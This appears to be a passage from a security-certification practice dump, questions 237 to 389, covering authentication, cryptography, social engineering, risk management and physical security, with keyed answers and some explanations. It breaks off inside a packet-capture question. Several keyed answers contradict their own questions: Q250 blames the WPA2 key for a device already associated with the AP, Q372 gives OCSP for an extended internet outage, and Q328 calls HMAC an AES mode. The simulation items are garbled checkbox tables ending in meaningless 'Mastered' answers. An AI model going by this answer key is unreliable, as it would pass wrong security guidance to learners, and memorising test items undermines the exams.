NEW QUESTION 237

- (Exam Topic 3)

An organization is moving its human resources system to a cloud services provider.

The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a copy of the passwords. Which of the following options meets all of these requirements?

- A. Two-factor authentication
- B. Account and password synchronization
- C. Smartcards with PINS
- D. Federated authentication

Answer: D

NEW QUESTION 238

- (Exam Topic 3)

A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non-repudiation. Which of the following implements all these requirements?

- A. Bcrypt
- B. Blowfish
- C. PGP
- D. SHA

Answer: C

NEW QUESTION 241

- (Exam Topic 3)

In an effort to reduce data storage requirements, some company devices hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems. Which of the following algorithms is BEST suited for this purpose?

- A. MD5
- B. SHA
- C. RIPEMD
- D. AES

Answer: B

NEW QUESTION 246

- (Exam Topic 3)

The chief security officer (CSO) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs. Which of the following is the best solution for the network administrator to secure each internal website?

- A. Use certificates signed by the company CA
- B. Use a signing certificate as a wild card certificate
- C. Use certificates signed by a public ca
- D. Use a self-signed certificate on each internal server

Answer: D

Explanation:

This is a way to update all internal sites without incurring additional costs?

To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

NEW QUESTION 250

- (Exam Topic 3)

After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internetbased control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence. Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

- A. The company implements a captive portal
- B. The thermostat is using the incorrect encryption algorithm
- C. the WPA2 shared likely is incorrect
- D. The company's DHCP server scope is full

Answer: C

NEW QUESTION 251

- (Exam Topic 3)

Which of the following should be used to implement voice encryption?

- A. SSLv3
- B. VDSL
- C. SRTP
- D. VoIP

Answer: C

NEW QUESTION 252

- (Exam Topic 3)

Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive. Which of the following procedures did Joe follow?

- A. Order of volatility
- B. Chain of custody
- C. Recovery procedure
- D. Incident isolation

Answer: A

NEW QUESTION 257

- (Exam Topic 3)

The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

- A. Collision resistance
- B. Rainbow table
- C. Key stretching
- D. Brute force attack

Answer: C

NEW QUESTION 260

- (Exam Topic 3)

An attacker uses a network sniffer to capture the packets of a transaction that adds \$20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another \$20 to the gift card. This can be done many times. Which of the following describes this type of attack?

- A. Integer overflow attack
- B. Smurf attack
- C. Replay attack
- D. Buffer overflow attack
- E. Cross-site scripting attack

Answer: C

NEW QUESTION 263

- (Exam Topic 3)

A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

- A. Deterrence
- B. Mitigation
- C. Avoidance
- D. Acceptance

Answer: C

NEW QUESTION 267

- (Exam Topic 3)

The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

- A. ALE
- B. MTTR
- C. MTBF
- D. MTTF

Answer: D

NEW QUESTION 272

- (Exam Topic 3)

Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network. This is MOST likely which of the following types of attacks?

- A. Vishing
- B. Impersonation
- C. Spim
- D. Scareware

Answer: A

NEW QUESTION 277

- (Exam Topic 3)

A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet. Which of the following should be used in the code? (Select TWO.)

- A. Escrowed keys
- B. SSL symmetric encryption key
- C. Software code private key
- D. Remote server public key
- E. OCSP

Answer: CE

NEW QUESTION 280

- (Exam Topic 3)

Given the log output:

Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:

Login Success [user: msmit] [Source: 10.0.12.45] [localport: 23] at 00:15:23:431 CET Sun Mar 15 2015

Which of the following should the network administrator do to protect data security?

- A. Configure port security for logons
- B. Disable telnet and enable SSH
- C. Configure an AAA server
- D. Disable password and enable RSA authentication

Answer: B

NEW QUESTION 285

- (Exam Topic 3)

A security administrator wishes to implement a secure method of file transfer when communicating with outside organizations. Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)

- A. SCP
- B. TFTP
- C. SNMP
- D. FTP
- E. SMTP
- F. FTPS

Answer: AF

NEW QUESTION 289

- (Exam Topic 3)

A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot. The person is attempting which of the following types of attacks?

- A. Jamming
- B. War chalking
- C. Packet sniffing
- D. Near field communication

Answer: B

NEW QUESTION 292

- (Exam Topic 3)

Which of the following is the summary of loss for a given year?

- A. MTBF
- B. ALE
- C. SLA
- D. ARO

Answer: B

NEW QUESTION 293

- (Exam Topic 3)

Which of the following can affect electrostatic discharge in a network operations center?

- A. Fire suppression
- B. Environmental monitoring
- C. Proximity card access
- D. Humidity controls

Answer: D

NEW QUESTION 294

- (Exam Topic 3)

Which of the following best describes the initial processing phase used in mobile device forensics?

- A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
- B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
- C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
- D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Answer: D

NEW QUESTION 296

- (Exam Topic 3)

A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results. Which of the following is the best method for collecting this information?

- A. Set up the scanning system's firewall to permit and log all outbound connections
- B. Use a protocol analyzer to log all pertinent network traffic
- C. Configure network flow data logging on all scanning system
- D. Enable debug level logging on the scanning system and all scanning tools used.

Answer: A

NEW QUESTION 301

- (Exam Topic 3)

Joe notices there are several user accounts on the local network generating spam with embedded malicious code. Which of the following technical control should Joe put in place to BEST reduce these incidents?

- A. Account lockout
- B. Group Based Privileges
- C. Least privilege
- D. Password complexity

Answer: A

NEW QUESTION 303

- (Exam Topic 3)

A company wants to host a publicly available server that performs the following functions:

- ▶ Evaluates MX record lookup
- ▶ Can perform authenticated requests for A and AAA records
- ▶ Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- A. DNSSEC
- B. SFTP
- C. nslookup
- D. dig
- E. LDAPS

Answer: A

Explanation:

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

NEW QUESTION 305

- (Exam Topic 3)

Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message. Which of the following principles of social engineering made this attack successful?

- A. Authority
- B. Spamming
- C. Social proof
- D. Scarcity

Answer: A

NEW QUESTION 309

- (Exam Topic 3)

During an application design, the development team specifies a LDAP module for single sign-on communication with the company's access control database. This is an example of which of the following?

- A. Application control
- B. Data in-transit
- C. Identification
- D. Authentication

Answer: D

NEW QUESTION 311

- (Exam Topic 3)

The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred. By doing which of the following is the CSO most likely to reduce the number of incidents?

- A. Implement protected distribution
- B. Empty additional firewalls
- C. Conduct security awareness training
- D. Install perimeter barricades

Answer: C

NEW QUESTION 316

- (Exam Topic 3)

An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.

Which of the following capabilities would be MOST appropriate to consider implementing in response to the new requirement?

- A. Transitive trust
- B. Symmetric encryption
- C. Two-factor authentication
- D. Digital signatures
- E. One-time passwords

Answer: D

NEW QUESTION 320

- (Exam Topic 3)

Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

- A. Taking pictures of proprietary information and equipment in restricted areas.
- B. Installing soft token software to connect to the company's wireless network.
- C. Company cannot automate patch management on personally-owned devices.
- D. Increases the attack surface by having more target devices on the company's campus

Answer: A

NEW QUESTION 323

- (Exam Topic 3)

A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN. Which of the following protocols should be used?

- A. RADIUS
- B. Kerberos
- C. LDAP
- D. MSCHAP

Answer: A

NEW QUESTION 328

- (Exam Topic 3)

An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection. Which of the following AES modes of operation would meet this integrity-only requirement?

- A. HMAC
- B. PCBC
- C. CBC
- D. GCM
- E. CFB

Answer: A

NEW QUESTION 329

- (Exam Topic 3)

Task: Determine the types of attacks below by selecting an option from the dropdown list.

| | | | | |
|---|---|--|---|-----------------------------------|
|  | Email sent to multiple users to a link to verify username/password on external site |  | <input type="button" value="Choose Attack Type"/> | <input type="checkbox"/> Phishing |
|  | Phone calls made to CEO of organization asking for various financial data |  | <input type="button" value="Choose Attack Type"/> | <input type="checkbox"/> Pharming |
|  | Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone |  | <input type="button" value="Choose Attack Type"/> | <input type="checkbox"/> Vishing |
|  | You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet |  | <input type="button" value="Choose Attack Type"/> | <input type="checkbox"/> Whaling |
|  | A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions. |  | <input type="button" value="Choose Attack Type"/> | <input type="checkbox"/> X-Mas |

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

B: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles. Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

C: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS).

E: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter. A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might,

for example, call the authorized employee with some kind of urgent problem that requires immediate network access. Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques.

<http://www.webopedia.com/TERM/P/phishing.html> <http://www.techopedia.com/definition/28643/whaling> <http://www.webopedia.com/TERM/V/vishing.html>

<http://searchsecurity.techtarget.com/definition/social-engineering>

NEW QUESTION 334

- (Exam Topic 3)

A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability. In order to prevent similar situations in the future, the company should improve which of the following?

- A. Change management procedures
- B. Job rotation policies
- C. Incident response management
- D. Least privilege access controls

Answer: A

NEW QUESTION 337

- (Exam Topic 3)

New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority. In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

- A. Fail safe
- B. Fault tolerance
- C. Fail secure
- D. Redundancy

Answer: A

NEW QUESTION 340

- (Exam Topic 3)

The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administrator has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled. Which of the following would further obscure the presence of the wireless network?

- A. Upgrade the encryption to WPA or WPA2
- B. Create a non-zero length SSID for the wireless router
- C. Reroute wireless users to a honeypot
- D. Disable responses to a broadcast probe request

Answer: D

NEW QUESTION 343

- (Exam Topic 3)

Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

- A. Cloud computing
- B. Virtualization
- C. Redundancy
- D. Application control

Answer: B

Explanation:

Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

NEW QUESTION 348

- (Exam Topic 3)

A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks. Which of the following is the reason the manager installed the racks this way?

- A. To lower energy consumption by sharing power outlets
- B. To create environmental hot and cold isles
- C. To eliminate the potential for electromagnetic interference
- D. To maximize fire suppression capabilities

Answer: B

NEW QUESTION 352

- (Exam Topic 3)

A security administrator is evaluating three different services: radius, diameter, and Kerberos. Which of the following is a feature that is UNIQUE to Kerberos?

- A. It provides authentication services

- B. It uses tickets to identify authenticated users
- C. It provides single sign-on capability
- D. It uses XML for cross-platform interoperability

Answer: B

NEW QUESTION 353

- (Exam Topic 3)

A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols. Which of the following summarizes the BEST response to the programmer's proposal?

- A. The newly developed protocol will only be as secure as the underlying cryptographic algorithms used.
- B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
- C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
- D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.

Answer: B

NEW QUESTION 358

- (Exam Topic 3)

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:


The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris reader.

The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.

In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.

In the Help Desk Office, you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.

The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.



Instructions: The original security controls for each office can be reset at any time by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

PII Processing Office

Available Security Controls



Iris Scanner



Thumbprint Scanner



Proximity Badge



Smart Card Reader



One Time Password Token



Pin Pad

Reset All**Save****Exit**

Public Cafe

Available Security Controls



128-bit key



64-bit key



Pre-share Key



PKI certificate



SSH Key



Pin Pad

Reset All**Save****Exit**

Help Desk

Available Security Controls



Iris Scanner



Thumbprint Scanner



Password



Proximity Badge



Voice Recognition



Pin Pad

Reset All**Save****Exit**

Data Center

Available Security Controls

| | |
|-------------------------------------|--------------------|
| <input type="checkbox"/> | Iris Scanner |
| <input type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Mantrap |
| <input checked="" type="checkbox"/> | Smart Card Reader |
| <input type="checkbox"/> | Voice Recognition |
| <input type="checkbox"/> | Pin Pad |

Reset All Save Exit

CEO's Office

Available Security Controls

| | |
|-------------------------------------|--------------------|
| <input checked="" type="checkbox"/> | Iris Scanner |
| <input checked="" type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Username/Password |
| <input type="checkbox"/> | Smart Card Reader |
| <input checked="" type="checkbox"/> | Voice Recognition |
| <input type="checkbox"/> | Pin Pad |

Reset All Save Exit

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Solution as

PII Processing Office

Available Security Controls

| | |
|-------------------------------------|-------------------------|
| <input checked="" type="checkbox"/> | Iris Scanner |
| <input type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Proximity Badge |
| <input checked="" type="checkbox"/> | Smart Card Reader |
| <input type="checkbox"/> | One Time Password Token |
| <input checked="" type="checkbox"/> | Pin Pad |

Reset All **Save** **Exit**

Public Cafe

Available Security Controls

| | |
|-------------------------------------|-----------------|
| <input type="checkbox"/> | 128-bit key |
| <input type="checkbox"/> | 64-bit key |
| <input checked="" type="checkbox"/> | Pre-share Key |
| <input type="checkbox"/> | PKI certificate |
| <input type="checkbox"/> | SSH Key |
| <input type="checkbox"/> | Pin Pad |


Reset All **Save** **Exit**

Data Center

Available Security Controls

| | |
|-------------------------------------|--------------------|
| <input type="checkbox"/> | Iris Scanner |
| <input type="checkbox"/> | Thumbprint Scanner |
| <input type="checkbox"/> | Mantrap |
| <input checked="" type="checkbox"/> | Smart Card Reader |
| <input type="checkbox"/> | Voice Recognition |
| <input type="checkbox"/> | Pin Pad |

Reset All **Save** **Exit**

**NEW QUESTION 363**

- (Exam Topic 3)

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop. Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

- A. full-disk encryption
- B. Host-based firewall
- C. Current antivirus definitions
- D. Latest OS updates

Answer: B**NEW QUESTION 367**

- (Exam Topic 3)

Joe, the security administrator, sees this in a vulnerability scan report:

"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."

Joe verifies that the mod_cgi module is not enabled on 10.1.2.232. This message is an example of:

- A. a threat.
- B. a risk.
- C. a false negative.
- D. a false positive.

Answer: D**NEW QUESTION 372**

- (Exam Topic 3)

A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage. Which of the following should be implemented?

- A. Recovery agent
- B. Ocsp
- C. Crl
- D. Key escrow

Answer: B**NEW QUESTION 377**

- (Exam Topic 3)

A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net). Which of the following rules is preventing the CSO from accessing the site?

Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

- A. Rule 1: deny from inside to outside source any destination any service smtp
- B. Rule 2: deny from inside to outside source any destination any service ping
- C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
- D. Rule 4: deny from any to any source any destination any service any

Answer: C

NEW QUESTION 379

- (Exam Topic 3)

Having adequate lighting on the outside of a building is an example of which of the following security controls?

- A. Deterrent
- B. Compensating
- C. Detective
- D. Preventative

Answer: A**NEW QUESTION 382**

- (Exam Topic 3)

A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test. Which of the following has the administrator been tasked to perform?

- A. Risk transference
- B. Penetration test
- C. Threat assessment
- D. Vulnerability assessment

Answer: D**NEW QUESTION 386**

- (Exam Topic 4)

A datacenter manager has been asked to prioritize critical system recovery priorities. Which of the following is the MOST critical for immediate recovery?

- A. Communications software
- B. Operating system software
- C. Weekly summary reports to management
- D. Financial and production software

Answer: B**NEW QUESTION 389**

- (Exam Topic 4)

A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

**10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
